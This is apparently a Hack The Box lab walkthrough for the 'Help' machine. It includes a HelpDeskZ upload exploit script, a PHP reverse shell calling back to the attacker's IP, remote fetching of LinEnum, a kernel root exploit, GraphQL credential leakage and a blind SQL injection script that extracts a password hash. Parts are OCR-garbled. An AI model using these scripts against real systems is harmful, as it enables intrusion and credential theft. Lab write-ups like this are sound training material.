
help

```
nmap -sV -sC -oA initial.nmap 10.10.10.121
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-25 23:43 EDT
Nmap scan report for 10.10.10.121
Host is up (0.14s latency).
Not shown: 997 closed ports
PORT
        STATE SERVICE VERSION
22/tcp
                      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
       open ssh
 ssh-hostkey:
   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
80/tcp open http
                      Apache httpd 2.4.18 ((Ubuntu))
_http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open http Node.js Express framework
_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 152.37 seconds
```

way 1)





Apache2 Ubuntu Default Pa

It works!

This is the default welcome page used to test the correct operation of the Apache: installation on Ubuntu systems. It is based on the equivalent page on Debian, fron Apache packaging is derived. If you can read this page, it means that the Apache at this site is working properly. You should **replace this file** (located at /var/www, before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, that the site is currently unavailable due to maintenance. If the problem persists, page is about, the site is currently unavailable due to maintenance. If the problem persists, page is about, the site is currently unavailable due to maintenance. If the problem persists, page is about, the site is currently unavailable due to maintenance. If the problem persists, page is about, the site is currently unavailable due to maintenance. If the problem persists, page is about, the site is currently unavailable due to maintenance. If the problem persists, page is about, the site is currently unavailable due to maintenance. If the problem persists, page is about, the site is currently unavailable due to maintenance. If the problem persists, page is about, the site is currently unavailable due to maintenance. If the problem persists is a site is currently unavailable due to maintenance. If the problem persists is a site is a site

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default con into several files optimized for interaction with Ubuntu tools. The configuration syst documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for documentation. Documentation for the web server itself can be found by accessin apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu system


/atc/anacha?/



(<mark>root⊕ kali</mark>)-[~] gobuster dir -u http://10.10.10.121 -w <u>/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt</u> -o <u>root.log</u> -t 50 <mark>2>/dev/null</mark> by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_) [+] Url: http://10.10.10.121 Threads: 50 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt 200,204,301,302,307,401,403 Wordlist: Status codes: gobuster/3.0.1 10s User Agent: Timeout: 2021/04/25 23:46:00 Starting gobuster /support (Status: 301) /javascript (Status: 301) server-status (Status: 403) 2021/04/26 00:13:19 Finished 0 2 10.10.10.121/support/ iii\ 🗓 😉 🤡 🦰 Kali Linux \chi Kali Training 🥄 Kali Tools 🥄 Kali Forums 👱 Kali Docs 🜎 NetHunter 📙 Offensive Security 📙 MSFU 🛸 Exploit-DB 🔌 GHDB нервезк Submit a Ticket Knowledgebase Account Login Search in Knowledgebase Your email address Knowledgebase Most popular articles Newest articles Remember me Lost password Login



we have to find out what version it is , search for 1.0 in pagesource LETS SEARCH for github helpdeskz



```
Q 10.10.10.121/support/README.md
                                        README.md - /tmp/mozilla_root0 - Geany
View
                 Project
                         Build Tools
      Document
                                      Help
   README.md ×
       ![](/images/logo.png)
  3
       Version: 1.0.2 from 1st June 2015<br>
       Developed by: Evolution Script S.A.C.<br>
  4
       [Help Desk Software HelpDeskZ](http://www.helpdeskz.com)
  5
  6
       HelpDeskZ is a free PHP based software which allows you to manag
```

we know this is gonna probable be vulnarable to Arbitrary File Upload HelpDeskZ 1.0.2 - Arbitrary File Upload | php/webapps/40300.py
The software in the default configuration allows upload for .php-Files (!!). I think the developers thought it was no risk, because the filenames get obfuscated when they are uploaded. However, there is a weakness in the rename function of the uploaded file

```
controllers <a href="httpsgithub.com/evolutionscript/HelpDeskZ-1.0/tree/006662bb856e126a38f2bb76df44a2e4e3d37350/controllers">httpsgithub.com/evolutionscript/HelpDeskZ-1.0/tree/006662bb856e126a38f2bb76df44a2e4e3d37350/controllers</a>/- *submit ticket controller.php - Line 141*
```

\$filename = md5(\$_FILES['attachment']['name'].time())...\$ext;

So by guessing the time the file was uploaded, we can get RCE. if we upload a file, we know the file time get uploaded, so we can do this calculation ourselves and guess what the file name is

Steps to reproduce

http://localhost/helpdeskz/?v=submit_ticket&action=displayForm

Enter anything in the mandatory fields, attach your phpshell.php, solve the captcha

and submit your ticket.

Call this script with the base url of your HelpdeskZ-Installation and the name of the file you uploaded

exploit.py http://localhost/helpdeskz/phpshell.php

```
import hashlib
import time
import sys
import requests
import datetime
print 'Helpdeskz v1.0.2 - Unauthenticated shell upload exploit'
if len(sys.argv) < 3:
    print "Usage {} [baseUrl] [nameOfUploadedFile]".format(sys.argv[0])
    sys.exit(1)
helpdeskzBaseUrl = sys.argv[1]
fileName = sys.argv[2]
r = requests.get(helpdeskzBaseUrl)
#Gets the current time of the server to prevent timezone errors - DoctorEww
currentTime = int((datetime.datetime.strptime(r.headers['date'], '%a, %d %b %Y %H:%M:%S %Z') - datetime.datetime(1970,1,1)).total seconds())
for x in range(0, 300):
    plaintext = fileName + str(currentTime - x)
    md5hash = hashlib.md5(plaintext).hexdigest()
    url = helpdeskzBaseUrl+md5hash+'.php'
    response = requests.head(url)
    if response.status code == 200:
        print 'found!
        print url
        sys.exit(0)
print 'Sorry, I did not find anything'
```


```
i)-[/Documents/htb/boxes/help]
        💀 kı
  locate php-reverse-shell
/Documents/htb/boxes/bashed/.php-reverse-shell.php.swp
/Documents/htb/boxes/bashed/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php
       to kali)-[/Documents/htb/boxes/help]
  cp /usr/share/laudanum/php/php-reverse-shell.php .
     pot@ kali)-[/Documents/htb/boxes/help]
40300.py help.ctb help.ctb~ help.ctb~
                                          help.ctb~~~ nmap
                                                              php-reverse-shell.php
                                                                                     root.log
```

```
set_time_limit (0);

$VERSION = "1.0";

$ip = '10.10.14.3'; // CHANGE THIS

$port = 9001; // CHANGE THIS
```



Attachments


Browse... php-reverse-shell.php

CAPTCHA Verification

Please enter the text you see in the image into the textbox below (we use this to prevent automated submissions)



Enter your ticket details below. If you are repo





```
>>> response.headers['Date']
 Tue, 27 Apr 2021 00:14:33 GMT'
import hashlib
import time, calendar
import sys
import requests
print 'Helpdeskz v1.0.2 - Unauthenticated shell upload exploit'
lif len(sys.argv) < 3:
    print "Usage: {} [baseUrl] [nameOfUploadedFile]".format(sys.argv[0])
    sys.exit(1)
helpdeskzBaseUrl = sys.argv[1]
fileName = sys.argv[2]
#currentTime = int(time.time())
response = requests.head('http://10.10.10.121/support/')
serverTime = response.headers['Date']
timeFormat = "%a, %d %b %Y %H:%M:%S %Z"
currentTime = int(calendar.timegm(time.strptime(serverTime, timeFormat)))
print(currentTime)
Ifor x in range(0, 300):
    plaintext = fileName + str(currentTime - x)
    md5hash = hashlib.md5(plaintext).hexdigest()
    url = helpdeskzBaseUrl+md5hash+'.php'
    response = requests.head(url)
    if response.status code == 200:
3
        print "found!"
        print url
        sys.exit(0)
print "Sorry, I did not find anything"
         b kali)-[/Documents/htb/boxes/help]
     python 40300.py a b
Helpdeskz v1.0.2 - Unauthenticated shell upload exploit
1619483339
Traceback (most recent call last):
  File "40300.py", line 124, in <module>
     response = requests.head(url)
  File "/usr/share/offsec-awae-wheels/requests-2.23.0-pv2
```

```
| Roat | Near |
```

```
help@help:/home/help$ ls -al
total 76
drwxr-xr-x
             7 help help
                                         2019 .
                           4096 Jan 11
                                         2018
             3 root root
                           4096 Nov 27
drwxr-xr-x
              1 help help
                            272 Jan 11
                                         2019
                                               .bash_history
-rw-rw-r--
                            220 Nov 27
                                         2018 .bash_logout
             1 help help
-rw-r--r--
             1 root root
                               1 Nov 27
                                         2018 .bash_profile
-rw-r--r--
              1 help help
                           3771 Nov 27
                                         2018 .bashrc
-rw-r--r--
             2 help help
                           4096 Nov 27
                                         2018 .cache
drwx----
               help help
                           4096 Apr 25
                                        21:29
                                              .forever
drwxr-xr-x
             4
               help help
                             442 Nov 28
                                              .mysql_history
-rw-
              1
                                         2018
                           4096 Nov 27
                                         2018 .nano
drwxrwxr-x
               help help
drwxrwxr-x 290 help help 12288 Jan 11
                                         2019 .npm
              1 help help
                            655 Nov 27
                                         2018 .profile
-rw-r--r--
             1 help help
                             66 Nov 28
                                         2018 .selected editor
-rw-rw-r--
                               0 Nov 27
              1 help help
                                              .sudo_as_admin_successful
-rw-r--r--
                                         2018
               help help
                             225 Dec 11
                                         2018
-rw-rw-r--
                                               .wget-hsts
             6
               root root
                           4096 Jan 11
                                         2019
drwxrwxrwx
               help help
                            946 Nov 28
                                         2018 npm-debug.log
              1
-rw-rw-r--
                             33 Nov 28
             1 root root
                                         2018 user.txt
-rw-r--r--
```

```
help@help:/home/help$ cat .bash_history
sudo mkdir lol
ls -la
cat .bash_history
rm -rf .bash_history
touch .bash_history
ls -la
su
su
rOOTmEoRdIE
su
MS'
exit
al
su
cd help
cd /help
cd
   src
ls
cd graphql
ls
cd schema/
ls
cd resolvers/
ls
cat index.js
cd
cd help
ls
npm run build
reboot
sudo shutdown
```

we get r00TmEoRdIE but its useless

```
help@help:/dev/shm$ wget 10.10.14.3:8000/LinEnum.sh
--2021-04-26 17:50:31-- http://10.10.14.3:8000/LinEnum.sh
Connecting to 10.10.14.3:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh

100%[

2021-04-26 17:50:32 (65.5 KB/s) - 'LinEnum.sh' saved [46631/46631]

help@help:/dev/shm$ ls
LinEnum.sh
```

```
kali)-[/Documents/htb/boxes/help]
     cd www
    (root® kali)-[/Documents/htb/boxes/help/www]
LinEnum.sh
   -(root® kali)-[/Documents/htb/boxes/help/www]
   # python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.121 - - [26/Apr/2021 20:44:03] "GET /LinEnum.sh HTTP/1.1" 200 -
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb
2 21:23:04 UTC 2018
```


old kernel



Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation

```
help@help:/dev/shm$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"
                                                                            LinEnum.sh exp.c exploit exploit.c
help@help:/dev/shm$ ./exploit
task_struct = ffff880039dc0000
uidptr = ffff880038e843c4
spawning root shell
root@help:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)
root@help:/dev/shm#
```

way2) through Nodejs service



https://medium.com > creating-a-gra... ▼ Traduire cette page

Creating A GraphQL Server With Node.js And Express | by

21 jan. 2018 — GraphQL is a language that enables you to provide a complete and .. A GraphQL Server With Node.js And Express ... GraphQL is declarative: Query resp decided by the client rather than the server.

https://rapidapi.com > blog > graphq... ▼ Traduire cette page

How to Set Up a GraphQL Server (with Node and Express)


As a **Query Language** — GraphQL is a **query language**, an execution engine, and a specification. You can think of it as a "layer" that sits between ...

**** Note: 3,7 · 3 votes

https://hackernoon.com > wiring-up-... ▼ Traduire cette page

Wiring up a GraphQL server with Node and Express | Hacke

25 sept. 2017 — GraphQL or Graph Query Language is one of those things that you mentioned in blog posts and articles but you are unsure exactly what it ...




GET query missing.




example.com/graphql?query=

 $_{\text{constant}}$ schema%20{%0atypes%20{%0aname%0akind%0adescription%0afields%20{%0aname%0a}%0a}%0a}



there is a "User" object and under this object "username" "password", if we uncode the marked char we get this schema

```
Pretty Raw \n
                  Actions V
1 GET /graphql?query={ schema%20{%0Atypes%20{%0Aname%0Akind%0Adescription%0Afields%20{%0Aname%0A}%0A}%0A}%0A} HTTP/1.1
2 Host: 10.10.10.121:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=cuhfqmcrjpgmbu0br6bmptti72
9 Upgrade-Insecure-Requests: 1
LO Cache-Control: max-age=0
11
12 {__schema {
L3
          types {
1.4
            name
L5
            kind
16
            description
L7
            fields {
18
                  name
L9
            }
          }
20
21
     }
22 }
```




username: helpme@helpme.com

password: 5d3c93182bb20f07b994a7f617e99cff md5sum godhelpmeplz







HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unauthorized File Download | php/webapps/41200.py:

Software after ticket submit allow to download attachment by entering following link:

http://127.0.0.1/helpdeskz/?/?-

v=view tickets&action=ticket¶m[]=2(VALID TICKET ID HERE)¶m[]=attachme

Steps to reproduce:

http://127.0.0.1/helpdeskz/?/?-

v=view_tickets&action=ticket¶m[]=2(VALID_TICKET_ID_HERE)¶m[]=attachme
or id>0 -- -

by entering a valid id of param[] which is our submited ticket id and adding our query on the end of request we are able to download any uploaded attachment.


Call this script with the base url of your HelpdeskZ-Installation and put your submited ticket login data (EMAIL, PASSWORD)


steps:

1. go to http://192.168.100.115/helpdesk/?v=submit_ticket


- 2. Submit a ticket with valid email (important we need password access).
- 3. Add attachment to our ticket (important step as the attachment table may be empty, we need at least 1 attachment in db to valid our query).
- 4. Get the password from email.
- 4. run script

root@kali:~/Desktop# python test.py http://192.168.100.115/helpdesk/ localhost@localhost.com password123





copy the link off the screenshot and intercipt it by burpsuite



if we play with the parameter "param[]" if we put, we got text

Request

Raw Params Headers Hex

GET /support/?v=view_tickets&action=ticket¶m[]=5¶m[]=attachment¶m[]=1¶m[]=7aasdas

HTTP/1.1

Host: 10.10.10.121

User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Cookie: lang=english; PHPSESSID=edf987ngbe9dlsg1596j98e555;

usrhash=0Nwx5jldx%2BP2QcbUlv9qck4Tk2feEu8Z0J7rPe0d70BtNMpqfrbvecJupGimitjg3JjP1UzkqYH6QdYSI1tVZNcjd 4B7yFeh6KDrQQ%2FiYFsjV6wVnLlF%2FaNh6SC24eT5OqECJlQEv7G47Kd65yVLoZ06smnKha9AGF4yL2Ylo%2BFqq

9rdMvRQYdLLCXqwoiPAVCSv2NRZK5Qv6uEdmBDQYA%3D%3D

Connection: close

Upgrade-Insecure-Requests: 1

Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK

Date: Sat, 08 Jun 2019 02:24:20 GMT

Server: Apache/2.4.18 (Ubuntu)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate


Pragma: no-cache Vary: Accept-Encoding Content-Length: 1110

Connection: close

Content-Type: text/html; charset=UTF-8

we got text


and if inject sql we got image



3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept:

text/html annlication/vhtml+vml annlication/vml·a-0 Q image/wehn */*·a-0



we got sql injection

Let's create a python script to apuse this , we gonna query the first result of password from staff table and then we'e going to grap first character and say that is equal 'a'? if that equal 'a' then it will display that image else it will display text

```
sql.py
      import requests
 2
    □def blindInject(query):
          url = f"http://10.10.10.121/support/?v=view tickets&action=ticket&param[]=4&param
 3
 4
          cookies = {'PHPSESSID':'gh95ec69toun26a6kfikkle4c5', 'usrhash':'0Nwx5jIdx+P2QcbUI
 5
          response = requests.get(url, cookies=cookies)
 6
          rContentType = response.headers["Content-Type"]
 7
          if rContentType == 'image/png':
 8
               return True
 9
          else:
10
               return False
11
      keyspace = 'abcdef0123456789'
12
13
    \Box for i in range(0,41):
    白
14
          for c in keyspace:
               inject = f"and substr((select password from staff limit 0,1),\{i\},1) = '\{c\}'"
15
    阜
               if blindInject(inject):
16
                   print(f"SUCCESS: {c}")
print(c, end='', flush=True)
17
18
19
20
21
22
```

we get 40char which is the lenght of sha1sum d318f44739dced66793b1a603028133a76ae680e

```
__(root@ kali)-[/Documents/htb/boxes/help]

# python3 <u>sql.py</u>

d318f44739dced66793b1a603028133a76ae680e
```

```
✓ Found:
d318f44739dced66793b1a603028133a76ae680e:Welcome1
```

Welcome1